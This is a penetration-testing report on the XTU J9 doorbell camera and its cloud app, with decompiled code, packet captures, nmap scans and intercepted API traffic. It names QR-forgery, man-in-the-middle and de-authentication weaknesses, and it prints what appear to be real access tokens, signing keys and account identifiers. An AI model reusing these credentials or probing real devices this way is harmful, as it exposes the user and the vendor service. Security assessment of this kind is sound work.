

Pentesting Report

Item under test: XTU J9 Doorbell Camera

Executive summary:

The report analyses XTU J9 doorbell camera in detail, covering device configuration, usage, vulnerabilities, and possible attacks. The main findings highlight various vulnerabilities of the device's security posture, e.g. Sensitive data exposure, vulnerability to encryption protocol applications and behavior.

Key Results:

Device Setup Analysis: The report reveals vulnerabilities in device configuration, including the possibility that a QR code forgery could be used to manipulate Wi-Fi network connections. In addition, there are risks to the security of communications during installation due to deficiencies in SSL certificate validation.

Device Usage Analysis: Concerns about data privacy and security are raised by the vulnerabilities in an application's handling of sensitive information, such as cloud or wireless credentials that can be found in plaintext. If the WebView component fails to validate the certificate correctly, users are exposed to the possibility of a man in the middle attack.

Identification of Attacks: The report identifies risks associated with Insecure storage of sensitive and hardcoded secrets which is world readable and can be compromised. We also see the demonstration of WIFI attack and how de-authentication attack can interrupt the doorbell and its functioning.

Recommendations:

Enhance Setup Security: During device setup, such as checking the integrity of QR codes and verifying SSL certificates, using more robust authentication mechanisms and reliable validation procedures.

Secure Sensitive Data Handling: Securely store sensitive data, such as credentials and configuration information, both during transit and at rest. Do not store sensitive information in insecure storage locations, such as plaintext.

Improve Application Security: Address vulnerabilities in SSL certificate validation and secure WebView usage to prevent potential man-in-the-middle attacks and unauthorized access to sensitive data.

Strengthen Wi-Fi Security: To prevent unauthorized access and interruption of connectivity, use strong encryption protocols like WPA3 or 802.11w. To reduce the risk of Wi-Fi attacks, implement network segmentation and access controls.

Regular Updates and Monitoring: Use the latest security patches and updates to keep your firmware and application software up to date. Use an intrusion detection system or network monitoring tools to monitor network traffic for signs of suspicious activity or attempted unauthorized access.

High-level description of the device.

The XTU J9 doorbell camera is an IOT device used to enhance security by providing video surveillance and interactivity at the doorstep.

- **Device Description** – The XTU J9 doorbell camera is 4800mAH battery powered with 1080 HD video quality live streaming and recording, equipped with PIR motion detection and night vision which can detect distances up to 10M(33FT), and built with a 166-degree wide viewing angle. It also supports 2-way audio communication and local SD card storage up to 128 GB. It provides real-time alerts and supports both local and cloud storage.
- **Functionality** – The device captures video footage of the area surrounding the front door and allows users to monitor the live feed from their smartphone or other connected devices. When someone approaches the door, the motion sensors detect the movement and trigger alerts to the user's smartphone. Users can then view the live video feed, communicate with visitors via two-way audio, and even receive notifications when packages are delivered, or suspicious activity is detected.
- **Cloud connectivity** – The XTU J9 doorbell camera typically connects to the local Wi-Fi network during the setup process which helps it to communicate directly to the cloud server which is a central hub for storing the video footage, triggering alerts, or remote access to the device.
- **Setup process** - For setup, you need an application called Clouddedge installed on your phone which helps in setting up the device. Setting up the device is easy; you must sign up through the app -> click on add device -> select the doorbell device -> follow the further steps shown on the screen where it will ask you to reset the Doorbell device and initiate a connection to the Wi-Fi network.

Analysing the device setup

- Initially, during logged-in, we don't see much continuous packet flow which is good since we don't want HTTP history to be spammed with unwanted requests.
- As we click on Add device, and select doorbell, we see our first packet from **apis-us-west.cloudedge360.com** requesting some resource with query parameters - /meari/distribute/network, and in response, we get the URL of mp4 which corresponds to the setup video which is going to help in setting up the device.
- Following the setup process, after reset, we see a page to select the WIFI network and enter the password which results in a QR code that we need to scan from the Doorbell camera.
- After entering the WIFI details, we see another request below:

It requests a token from the cloud, if I refresh the QR code, this API is called again. After analyzing the API in the source code, I found that the response token is used with a WIFI ID and password to generate a QR code.

```
@Override // com.dctrain.module_add_device.contract.QRCodeContract.Presenter
public void CreateQRCode() {
    String str = this.TAG;
    Logger.i(str, "addDevice-CreateQRCode-token: " + this.token + "; ssid: " + this.wifiName + "; pwd: " + this.pwd);
    MeariUser.getInstance().createQRCode(this.wifiName, this.pwd, this.token, new ICreateQRCodeCallback() { // from class:
        @Override // com.meari.sdk.callback.ICreateQRCodeCallback
        public void onSuccess(Bitmap bitmap) {
            Logger.i(QRCodePresenter.this.TAG, "addDevice-CreateQRCode-success:");
            QRCodePresenter.this.view.showQRCode(bitmap);
        }
    }, this.isChimeSubDevice);
}
```

Well, we couldn't play around with the QR code due to limited time, but as we can see, it can be easily forged using CodeUtils or any other library like the below code which can help in creating malicious or invalid QR codes.

```
public void createQRCode(String str, String str2, String str3,
    ICreateQRCodeCallback iCreateQRCodeCallback, boolean z) {
    String format;
    if (TextUtils.isEmpty(str)) {
        format = String.format("g:\"G\"",t:\"%s\"", str3);
    } else {
        String str4 = "s:\"%s\",p:\"%s\",t:\"%s\"";
        if (z) {
            str4 = "s:\"%s\",p:\"%s\",t:\"%s\",b:\"%s\"";
        }
        format = String.format(str4, str, str2, str3, 1);
    }
    Logger.i(this.TAG, "--->createQRCode: " + format);
    iCreateQRCodeCallback.onSuccess(CodeUtils.createImage(format,
        284, 284, null));
}
```

- Following, In Wireshark we see some ARP and DHCP requests as expected

101.235119	0.0.0.0	255.255.255.255	DHCP	350 DHCP Discover	- Transaction ID 0x7ade38
101.240143	192.168.137.1	192.168.137.229	DHCP	344 DHCP Offer	- Transaction ID 0x7ade38
101.249512	0.0.0.0	255.255.255.255	DHCP	350 DHCP Request	- Transaction ID 0x7ade38
101.254326	192.168.137.1	192.168.137.229	DHCP	344 DHCP ACK	- Transaction ID 0x7ade38
101.258475	VLinkTechnol_38:de:...	Broadcast	ARP	42 Who has 192.168.137.229? (ARP Probe)	
101.396680	192.168.137.1	239.255.255.250	SSDP	179 M-SEARCH * HTTP/1.1	
101.731862	VLinkTechnol_38:de:...	Broadcast	ARP	42 Who has 192.168.137.229? (ARP Probe)	
102.231855	VLinkTechnol_38:de:...	Broadcast	ARP	42 ARP Announcement for 192.168.137.229	
102.231855	VLinkTechnol_38:de:...	Broadcast	ARP	42 ARP Announcement for 192.168.137.229	
102.250196	VLinkTechnol_38:de:...	Broadcast	ARP	42 ARP Announcement for 192.168.137.229	
102.252714	VLinkTechnol_38:de:...	Broadcast	ARP	42 ARP Announcement for 192.168.137.229	
102.487476	fe80::4ff:e6ff:feec... ff02::2		ICMPv6	70 Router Solicitation from 06:ffe6:ec:b6:6b	
103.100484	VLinkTechnol_38:de:...	Broadcast	ARP	42 Who has 192.168.137.1? Tell 192.168.137.229	
103.100502	3a:d5:7a:13:8d:c1	VLinkTechnol_38:de:...	ARP	42 192.168.137.1 is at 3a:d5:7a:13:8d:c1	
103.106995	192.168.137.229	8.8.8.8	DNS	81 Standard query 0x1751 A apis.cloudedge360.com	
103.106995	192.168.137.229	192.168.137.1	DNS	81 Standard query 0x1751 A apis.cloudedge360.com	
103.106995	192.168.137.229	8.8.4.4	DNS	81 Standard query 0x1751 A apis.cloudedge360.com	
103.119714	8.8.8.8	192.168.137.229	DNS	97 Standard query response 0x1751 A apis.cloudedge360.com A 18.185.164.110	
103.121990	8.8.4.4	192.168.137.229	DNS	97 Standard query response 0x1751 A apis.cloudedge360.com A 18.185.164.110	
103.122422	192.168.137.1	192.168.137.229	DNS	118 Standard query response 0x1751 A apis.cloudedge360.com A 18.185.164.110	

which corresponds to the establishment of the WIFI connection of our device.

- We see in the follow-up, it tries to complete the setup in the background, whereas in Burp we get the next request below, which is for getting the device list. And in response we see our doorbell listed. Well weirdly, we haven't seen any requests between Android and Doorbell, well this reveals that these two are interacting with some other protocol maybe. From the below image, we get some crucial information regarding the configuration of the doorbell device, and we also notice the deviceVersionID which corresponds to the firmware version.

Request

PrettyRawHex

1POST /ppstrongs/getDevice.action HTTP/2

2Host: apis-us-west.cloudedge360.com

3Accept-Language: en-US,en;q=0.8

4User-Agent: Mozilla/5.0 (Linux; U; Android 11; en-us; motorola one vision Build/RSAS31.Q1-48-36-23) AppleWebKit/533.1 (KHTML, like Gecko) Version/5.0 Mobile Safari/533.1

5X-Ca-Timestamp: 1709412575024

6X-Ca-Sign: QJXPfJo/1M034D5ky6w/aIK9jxU=

7X-Ca-Key: 25d599d6-0ec8-480e-a309-3e1ea5f882a0-2007087085

8X-Ca-Nonce: 409423

9Content-Type: application/x-www-form-urlencoded

10Content-Length: 208

11Connection: Keep-Alive

12Accept-Encoding: gzip, deflate

13

14userToken=25d599d6-0ec8-480e-a309-3e1ea5f882a0-2007087085 &phoneType=a&deviceTypeID=2&t=1709412575023 &sourceApp=8&countryCode=US&appVer=5.3.1&lngType=en&funSwitch=1&phoneCode=1&userID=1003543543 &appVerCode=533

Response

PrettyRawHexRender

"doorbell":[

{

"deviceId":1021416641,

"anNum":"ppel61c4b18c5e14475e",

"deviceUUID":null,

"devTypeID":4,

"userID":1003543543,

"userAccount":"xyz@gmail.com",

"userFlag":"x",

"hasAlertMsg":false,

"deviceName":"111110376",

"timeZone":"UTC00:00",

"hostKey":"0bf7eb1c2dc1c59e852a30bd089aa72",

"isBindingTY":null,

"devUid":"","

"nvrID":0,

"nvrUUID":"","

"nvrNum":"","

"nvrPort":-1,

"trialCloud":0,

"deviceTypeName":"https://meari-us.oss-us-west-1.aliyuncs.com/deviceInfo/Bell248-joys.png"

"firmID":80,

"deviceF2":null,

"nvrKey":"","

"asFriend":false,

"deviceImg":null,

"devStatus":1,

"protocolVersion":6,

"closePush":0,

"longitude":"200",

"latitude":"200",

"radius":"-1",

"sleep":"off",

"bellVoice":"","

"timeZone2":"CET00:00:00CET01:00:00,M3.5.0,M10.5.0"

"deviceVersionID":"ppstrong-b402b-m_neutral_std-3.4.1.20230404",

"updateVersion":"N",

"capability":{"ver":79,"cat":"bell","caps":{"evt2":1,"pdt":113,"cs2":113,"lsm":"","

"wifiName":"","

"p2pInit":null,

"p2pInitApp":null,

"tn":"1500000015"

- We couldn't find any other interesting APIs during setup in Burp, and we tried looking in Wireshark for any interesting TCP or MQTT packets but couldn't find anything interesting there either. I am attaching the captured PCAP file below for analysis.


Analysing the device in use

- After completing the setup, I found the IP allocated to the doorbell and instantly started the Nmap scan with excitement. I was expecting the MQTT or HTTP port to be open, but I found that all the ports were closed. I Tried scanning all the ports, bypassing the firewall with arguments, and breaking the packets into fragments but I got no result. Well, I didn't understand at first, so I moved on to my next phase.

```
C:\Users\kesar>nmap -Pn -A 192.168.137.212 -v
Starting Nmap 7.94 ( https://nmap.org ) at 2024-03-05 05:26 India Standard Time
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 05:26
Completed NSE at 05:26, 0.00s elapsed
Initiating NSE at 05:26
Completed NSE at 05:26, 0.00s elapsed
Initiating NSE at 05:26
Completed NSE at 05:26, 0.00s elapsed
Initiating ARP Ping Scan at 05:26
Scanning 192.168.137.212 [1 port]
Completed ARP Ping Scan at 05:26, 1.46s elapsed (1 total hosts)
Nmap scan report for 192.168.137.212 [host down]
NSE: Script Post-scanning.
Initiating NSE at 05:26
Completed NSE at 05:26, 0.00s elapsed
Initiating NSE at 05:26
Completed NSE at 05:26, 0.00s elapsed
Initiating NSE at 05:26
Completed NSE at 05:26, 0.00s elapsed
Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 1 IP address (0 hosts up) scanned in 2.04 seconds
Raw packets sent: 2 (56B) | Rcvd: 0 (0B)

C:\Users\kesar>nmap -sV -sS -f 192.168.137.212 -v
Warning: Packet fragmentation selected on a host other than Linux, OpenBSD, FreeBSD, or NetBSD. This may or may not work.
Starting Nmap 7.94 ( https://nmap.org ) at 2024-03-05 05:26 India Standard Time
NSE: Loaded 46 scripts for scanning.
Initiating ARP Ping Scan at 05:26
Scanning 192.168.137.212 [1 port]
Completed ARP Ping Scan at 05:26, 1.47s elapsed (1 total hosts)
Nmap scan report for 192.168.137.212 [host down]
Read data files from: C:\Program Files (x86)\Nmap
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 1.89 seconds
Raw packets sent: 2 (56B) | Rcvd: 0 (0B)
```


- I wanted to extract the firmware for manual inspection. So, I checked online about the firmware, but I couldn't find anything which left me with the second option of obtaining the firmware during an update by interception. Unfortunately, my firmware is already the latest one, so I couldn't initiate updating. The other last option is to disassemble the device to find flash storage which stores the firmware and copy to my interface. Well, I didn't have time to do that, so I moved to the next phase.



- After no luck in finding open ports, I started my Wireshark again and tried capturing the traffic when I pressed the alarm button. This functionality is built for visitors who can communicate directly with the household by a two-way audio call.
- Once I clicked on the alarm button, we saw a lot of traffic going in the background which is attached in the Appendix. By analyzing the traffic, we found some interesting data: -

POST

`/v14/devices/event/visitor?deviceId=ppsl61c4b18c5e14475e&msgId=0&eventTime=20240303024224&storageTime=7&secVersion=1 HTTP/1.1`

Host: `apis-us-west.cloudedge360.com` User-Agent: `ppsRequests/0.0.1` Content-Length: 0
 Content-Type: `application/json`
 X-Ca-Key: `ppsl61c4b18c5e14475e` X-Ca-
 Timestamp: `1709433744`
 X-Ca-Nonce: `846930886`
 X-Ca-Sign: `AlIOAb+H2AfmiZgfAl6ddm0SeJc=`
 Connection: `keep-alive`

HTTP/1.1 200 OK
 Date: `Sun, 03 Mar 2024 02:42:24 GMT`
 Content-Type: `application/json; charset=UTF-8`
 Content-Length: 52
 Connection: `keep-alive`
 Server: `openresty`

```
{"result":{"msgId":"14c2c9c5c"},"resultCode":"1001"}
```

The above request-response query refers to the event that got triggered by pressing the alarm button, which notifies the cloud server with the timestamp.

- After the communication has been established, we see below the request for unencrypted data transmission to the cloud server: -

PUT /7e/v/1003543543/1021416641/20240303/v2-

20fc0b5e43b2b4e7135a8ebe0efbfdcd-20240303024225.jpgx3 HTTP/1.1

Host: meari-oss-us.oss-us-west-1.aliyuncs.com

User-Agent:

ppsRequests/0.0.1 Content-

Length: 35202 Content-Type:

```
application/json      x-oss-
```

callback:

eyJYjYWxsYmFja1VybGl6mh0dHBzOi8vYXBpcy11cy13ZXN0LmNs3VkZW9Z
TM2MC5jb20vdjE0L2RldmljZXMvY2FsbGJhY2svZXZlbnQvaW1hZ2UilCjYjYWx
sYmFja0JvZHkiOiJtc2dJRd0xNGMyYzljNWMMdmklkW9OYW1IPV9fdjltMjBmY
zBiNWU0M2lyYjRINzEzNWE4ZWJIMGVmYmZkY2QmdXNlckIEPTEwMDM1N
DM1NDMmZGV2aWNISUQ9cHBzbDYxYzRiMTbjNWUxNDQ3NWUmdmlkZW
9EdXJhdGlvbj02JnZpZGVvVQ291bnQ9MSZldmVudFRpbWU9MjAyNDZAZMDMw
MjQyMjUmZXZlbnRUeXBIPtMmZGVjaWJlbD0wJmItYWdlTmFtZT12Mi0yMGZ
jMGI1ZTZqZyJiNGU3MTM1YThtImUwZWZiZmRjZC0yMDI0MDMwMzAyNDI
yNS5qcGd4MyZjbG91ZFR5cGU9MCZzdG9yYWdlVGltZT03JmRldmljZUtleT1wcNsNj
FjNGlxOGM1ZTE0NDc1ZSZidWNrZXQ9bWVhcmtkb3NzLXVzJmNhbgGxUaW1IPTlw
MjQwMzAzMDI0Mjl0JmNs3VkrXZlbnRWZXJzaW9uPTlmZGVmYXVsdiElYWdlPTE
mc2VjVmVyc2lvbj0xJnRpbWVzdGFtcD0xNzA5NDMzMzQ1Jm5vbmNIPTI3NDU1OTU
5MCZzaWduPTZhQTA5MXF5OHZVQXZKSjlfFWG9tSTVsL0F2VSUzRCJ9

x-oss-security-token:

CAISqgN1q6Ft5B2yfSjlr5bNEcvMhqUW2K3dN0CJvm0TVdthq63x0Dz2IH9LeHZqBe0
esfU3mGtS7v8YlqVWRpZfRHf4VvF36pkPW9dzrgKY6aKP9rUhpMCPjQHxYkeJQqaw
Dsz9SNTCALjPD3nPii50x5bjaDymRCbLGJaViJlHHLN1Ow6jdmh+GctxLAlvo9NgnhKz
U8ygKRn3mGHdIVN1sw5n8wNF5L+439eX52gQ5T+kw+QO9YPqOcrmPYs+OZp2Sd
bw2/dtM7fal3UI5I9Us/4u1PcZpWya4oraWgELuknfbbSlq5otTlJwbbNoHLVf/rqu1699t+
XJlsHw0A0IIPoSCCmYWsf5mJOfRb/ya4piMu+jYS2Ri47RasCy8WF5aHkAZgRRYlhje
D0iDBEIUDCfLbS8vU3RJViudLbCifluisclAi0pp3TfwLWH+zHj3pBfd0eFxp5bERJgDO
7I/NfLFEWKANdauzLHdkpXnd3srj1uADebCpkw0xMsuf2D/Gs4f9AndqlAs8ejttFOM8c
6zJwVTDyRru0i1wlb3ZiRbtGPmlWriZtN9QagAExX7PyK6EegL8AQvGtHBbhKMP4pM
vPjRMxh2WVX+9o0jxBKtFkkG/xNigoGbXsx1WmZgDvE1Fc47zEqLf1OZYKZ1lbBHcf
KKPhd0rSpaQGZCVT4sxVVIJ9g54jIR7Qz4VqYgIkA1t+F/CjWBsZFwhqCczxKNLleV
kVLphmGKnMmiAA Date: Sun, 03 Mar 2024 02:42:25 GMT

Authorization:OSS

ST5.NUxZqxkz7oo65f8ZmFYTMDhZ2:eGvTFwv+Grp1FdgnFJfjei0jecY= Connection: keep-alive

<ENCRYPTED DATA>

Server: AliyunOSS

Date: Sun, 03 Mar 2024 02:42:26 GMT

Content-Type: application/json

Content-Length: 21

Connection: keep-alive

x-oss-request-id:65E3E3915E5EEA333193BDB8

ETag:"530194BA4E93900CE163A11EF8888FD"

```
x-oss-hash-crc64ecma: 2296008225640236646
```

Content-MD5: UwGUuk6TkAzhY6Ee+liM/Q== x-

oss-server-time: 279

```
{"resultCode":"1001"}
```

It seems like an image extension **jpgx3** which is not a standard protocol and could be used to store the audio data, and the data seems to be encrypted so I tried analyzing it but couldn't reverse engineer it as it was showing some bytes was missing in it.

- Following this request, we see some TCP traffic from the device which

4.956908	192.168.137.229	47.88.37.113	HTTP/1.1	516	PUT /7e/v/1003543543/102146641/20240303/v2-20fcb05e43b2bde7135a8ebefbfcd3-20240303024225.jpgx3	HTTP/1.1, JSON (application/json)
4.954895	192.168.137.229	47.88.37.113	TCP	1514	57900 → 80 [ACK] Seq=35258 Ack=1 Win=14600 Len=1448 Tsv=4294937701 TSecr=2074800916 [TCP segment of a reassembled PDU]	
4.954895	192.168.137.229	47.88.37.113	TCP	1514	57900 → 80 [ACK] Seq=33810 Ack=1 Win=14600 Len=1448 Tsv=4294937701 TSecr=2074800916 [TCP segment of a reassembled PDU]	
4.782308	192.168.137.229	47.88.37.113	TCP	1514	57900 → 80 [ACK] Seq=32362 Ack=1 Win=14600 Len=1448 Tsv=4294937683 TSecr=2074800724 [TCP segment of a reassembled PDU]	
4.779480	192.168.137.229	47.88.37.113	TCP	1514	57900 → 80 [ACK] Seq=30914 Ack=1 Win=14600 Len=1448 Tsv=4294937683 TSecr=2074800724 [TCP segment of a reassembled PDU]	
4.779480	192.168.137.229	47.88.37.113	TCP	1514	57900 → 80 [ACK] Seq=29466 Ack=1 Win=14600 Len=1448 Tsv=4294937683 TSecr=2074800724 [TCP segment of a reassembled PDU]	
4.776914	192.168.137.229	47.88.37.113	TCP	1514	57900 → 80 [ACK] Seq=28018 Ack=1 Win=14600 Len=1448 Tsv=4294937683 TSecr=2074800724 [TCP segment of a reassembled PDU]	
4.776914	192.168.137.229	47.88.37.113	TCP	1514	57900 → 80 [PSH, ACK] Seq=26570 Ack=1 Win=14600 Len=1448 Tsv=4294937682 TSecr=2074800720 [TCP segment of a reassembled PDU]	
4.773878	192.168.137.229	47.88.37.113	TCP	1514	57900 → 80 [ACK] Seq=25122 Ack=1 Win=14600 Len=1448 Tsv=4294937682 TSecr=2074800720 [TCP segment of a reassembled PDU]	
4.771323	192.168.137.229	47.88.37.113	TCP	1514	57900 → 80 [ACK] Seq=23674 Ack=1 Win=14600 Len=1448 Tsv=4294937682 TSecr=2074800720 [TCP segment of a reassembled PDU]	
4.771323	192.168.137.229	47.88.37.113	TCP	1514	57900 → 80 [ACK] Seq=22226 Ack=1 Win=14600 Len=1448 Tsv=4294937682 TSecr=2074800720 [TCP segment of a reassembled PDU]	
4.768474	192.168.137.229	47.88.37.113	TCP	1514	57900 → 80 [ACK] Seq=20778 Ack=1 Win=14600 Len=1448 Tsv=4294937682 TSecr=2074800720 [TCP segment of a reassembled PDU]	
4.768474	192.168.137.229	47.88.37.113	TCP	1514	57900 → 80 [ACK] Seq=19330 Ack=1 Win=14600 Len=1448 Tsv=4294937682 TSecr=2074800720 [TCP segment of a reassembled PDU]	
4.765653	192.168.137.229	47.88.37.113	TCP	1514	57900 → 80 [ACK] Seq=17882 Ack=1 Win=14600 Len=1448 Tsv=4294937682 TSecr=2074800720 [TCP segment of a reassembled PDU]	
4.765653	192.168.137.229	47.88.37.113	TCP	1514	57900 → 80 [ACK] Seq=16434 Ack=1 Win=14600 Len=1448 Tsv=4294937682 TSecr=2074800720 [TCP segment of a reassembled PDU]	
4.761561	192.168.137.229	47.88.37.113	TCP	1514	57900 → 80 [ACK] Seq=14986 Ack=1 Win=14600 Len=1448 Tsv=4294937682 TSecr=2074800720 [TCP segment of a reassembled PDU]	
4.761561	192.168.137.229	47.88.37.113	TCP	1514	57900 → 80 [ACK] Seq=13538 Ack=1 Win=14600 Len=1448 Tsv=4294937682 TSecr=2074800720 [TCP segment of a reassembled PDU]	
4.688316	192.168.137.229	47.88.37.113	TCP	1514	57900 → 80 [ACK] Seq=12090 Ack=1 Win=14600 Len=1448 Tsv=4294937665 TSecr=2074800159 [TCP segment of a reassembled PDU]	
4.688316	192.168.137.229	47.88.37.113	TCP	1514	57900 → 80 [ACK] Seq=10642 Ack=1 Win=14600 Len=1448 Tsv=4294937665 TSecr=2074800159 [TCP segment of a reassembled PDU]	
4.683359	192.168.137.229	47.88.37.113	TCP	1514	57900 → 80 [ACK] Seq=9194 Ack=1 Win=14600 Len=1448 Tsv=4294937665 TSecr=2074800159 [TCP segment of a reassembled PDU]	
4.683359	192.168.137.229	47.88.37.113	TCP	1514	57900 → 80 [ACK] Seq=7746 Ack=1 Win=14600 Len=1448 Tsv=4294937665 TSecr=2074800159 [TCP segment of a reassembled PDU]	
4.680530	192.168.137.229	47.88.37.113	TCP	1514	57900 → 80 [ACK] Seq=6298 Ack=1 Win=14600 Len=1448 Tsv=4294937665 TSecr=2074800159 [TCP segment of a reassembled PDU]	
4.597720	192.168.137.229	47.88.37.113	TCP	1514	57900 → 80 [ACK] Seq=4850 Ack=1 Win=14600 Len=1448 Tsv=4294937665 TSecr=2074800159 [TCP segment of a reassembled PDU]	
4.597720	192.168.137.229	47.88.37.113	TCP	1514	57900 → 80 [ACK] Seq=3402 Ack=1 Win=14600 Len=1448 Tsv=4294937665 TSecr=2074800159 [TCP segment of a reassembled PDU]	
4.594902	192.168.137.229	47.88.37.113	TCP	1514	57900 → 80 [ACK] Seq=1954 Ack=1 Win=14600 Len=1448 Tsv=4294937665 TSecr=2074800159 [TCP segment of a reassembled PDU]	
4.594902	192.168.137.229	47.88.37.113	TCP	571	57900 → 80 [PSH, ACK] Seq=1449 Ack=1 Win=14600 Len=505 Tsv=4294937665 TSecr=2074800159 [TCP segment of a reassembled PDU]	
4.592655	192.168.137.229	47.88.37.113	TCP	1514	57900 → 80 [ACK] Seq=1 Ack=1 Win=14600 Len=1448 Tsv=4294937665 TSecr=2074800159 [TCP segment of a reassembled PDU]	
4.590611	192.168.137.229	47.88.37.113	TCP	66	57900 → 80 [ACK] Seq=1 Ack=1 Win=14600 Len=0 Tsv=4294937665 TSecr=2074800159 [TCP segment of a reassembled PDU]	
3.924962	192.168.137.229	47.88.37.113	TCP	74	57900 → 80 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM Tsv=4294937599 TSecr=0 WS=4	

seems to be the possible audio data.

- After analyzing further traffic, I understood how the whole communication and interaction was happening and why I couldn't see any open ports. In the Wireshark traffic, I noticed something, there wasn't a single packet going from my Android device to the doorbell or vice-versa. The cloud seems to be a mediator here, all the events that were triggered from either the doorbell or application are sent through the cloud first which also explains the latency issue when live streaming or audio calls. Well, it surely is a great way to secure the device, but performance takes a major hit here.
- Secondly, I found that the MQTT service is not running on the doorbell but is running on the cloud. As we saw in the above requests, all the events and data have been sent using the HTTP protocol but when the app is consuming the data, it may be using the MQTT protocol to do that. We can see in the request below when logging in, that MQTT credentials are attached for data consumption and some MQTT packets in Wireshark.

We can also notice some traffic between the cloud and the Phone IP, From the Wireshark PCAP file below, you can analyze the traffic by putting **tcp.port == 1883** filter.

Request

PrettyRawHex

```
1 POST /meari/app/Login HTTP/2
2 Host: apis-us-west.cloudedge360.com
3 Accept-Language: en-US,en;q=0.8
4 User-Agent: Mozilla/5.0 (Linux; U; Android 11; en-us; motorola one vision Build/PSA31.01-48-36-23) AppleWebKit/533.1 (KHTML, like Gecko) Version/5.0 Mobile Safari/533.1
5 X-Ca-Timestamp: 1709440104632
6 X-Ca-Sign: ME9e7wMf9ouFWegRb7X5YNDs=
7 X-Ca-Key: bc29be30292a4309877807e101atbd51
8 X-Ca-Nonce: 453754
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 195
11 Connection: Keep-Alive
12 Accept-Encoding: gzip, deflate
13
14 phoneType=a&password=g3Isz2Pvt57mkh0Rru4FHA83d3D at=1709440104625 ssourceApp=s&appVer=5.3.1.i&lngType=en&countryCode=US&userAccount=xys4@gmail.com &phoneCode=i&iotType=4&equipmentNo=820 &appVerCode=533
```


Response

PrettyRawHexRender

```
1 {
2   "accessToken": "wLmRwJVP03ICSKS4Qf000404",
3   "iotType": 0,
4   "thirdLoginId": null,
5   "emailAuthFlag": 0,
6   "promotion": 1,
7   "iot": {
8     "pKey": {
9       "accessId": "mearicloud",
10      "platformSignature": "UHk4VOM5OgdoMzPaakFha3J3botxbIVrTUXMkh5yY0Q",
11      "platformDomain": "usce.mearicloud.com",
12      "accessKey": "mearicloud2.0_",
13      "openapiDomain": "https://openapi-usce.mearicloud.com"
14    },
15     "mqtt": {
16       "host": "",
17       "port": "",
18       "clientId": "41003543543",
19       "subTopic": "/user/cloudEdge/1003543543",
20       "cognitoPoolId": "",
21       "cognitoRegion": "",
22       "iotPolicyName": "",
23       "certId": ""
24     },
25     "mqtt": {
26       "clientId": "wLmRwJVP03ICSKS4Qf000404",
